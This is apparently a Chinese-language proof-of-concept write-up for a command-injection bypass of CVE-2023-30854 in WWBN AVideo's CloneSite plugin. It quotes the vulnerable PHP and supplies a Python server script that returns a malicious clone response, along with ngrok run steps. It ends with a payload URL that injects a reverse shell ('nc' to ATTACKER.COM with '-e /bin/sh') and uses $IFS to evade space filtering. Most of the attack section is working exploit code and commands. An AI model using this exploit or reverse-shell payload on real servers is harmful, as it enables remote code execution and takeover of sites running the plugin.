

plugin/CloneSite/cloneClient.json.php 中存在一个命令注入漏洞,如果你启用了 CloneSite 插件,则该漏洞可实现远程代码执行。这是对 CVE-2023-30854 修复的绕过,该 CVE 影响 WWBN Avideo 至 12.3 版本。
/plugin/CloneSite/cloneClient.json.php
$json->sqlFile = escapeshellarg(preg_replace('/[^a-z0-9_.-]/i', '', $json->sqlFile));
$json->videoFiles = escapeshellarg(preg_replace('/[^a-z0-9_.-]/i', '', $json->videoFiles));
$json->photoFiles = escapeshellarg(preg_replace('/[^a-z0-9_.-]/i', '', $json->photoFiles));

// get dump file
$cmd = "wget -O {$clonesDir}{$json->sqlFile} {$objClone->cloneSiteURL}videos/cache/clones/{$json->sqlFile}";
$log->add("Clone (2 of {$totalSteps}): Geting MySQL Dump file");
exec($cmd . " 2>&1", $output, $return_val);
$objClone->cloneSiteURL 未被正确过滤。
avidexploit.py
from http.server import BaseHTTPRequestHandler, HTTPServer
import time

hostName = "localhost"
serverPort = 8080

class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "application/json")
        self.end_headers()
        self.wfile.write(bytes("{\"error\":false,\"msg\":\"\",\"url\":\"https:\/\/attacker.com/\/\",\"key\":\"2d6db3c09e41a9c27dbc72aecc4a6fc0\",\"useRsync\":1,\"videosDir\":\"\/var\/www\/html\/demo.avideo.com\/videos\/\",\"sqlFile\":\"Clone_mysqlDump_644ab263e62d6.sql\",\"videoFiles\":[],\"photoFiles\":[]}", "utf-8"))

if __name__ == "__main__":
    webServer = HTTPServer((hostName, serverPort), MyServer)
    print("Server started http://%s:%s" % (hostName, serverPort))

    try:
        webServer.serve_forever()
    except KeyboardInterrupt:
        pass

    webServer.server_close()
    print("Server stopped.")
在命令行中运行
$ python3 avidexploit.py &
$ ngrok tcp 8080 # optional if not running in VPS
http://2.tcp.ngrok.io:14599/;nc$IFS'ATTACKER.COM'$IFS'5555'$IFS-e$IFS/bin/sh;#
请注意,为了让漏洞利用生效,不要使用空格。在向你的 RCE 添加参数时,请用 $IFS 代替空格。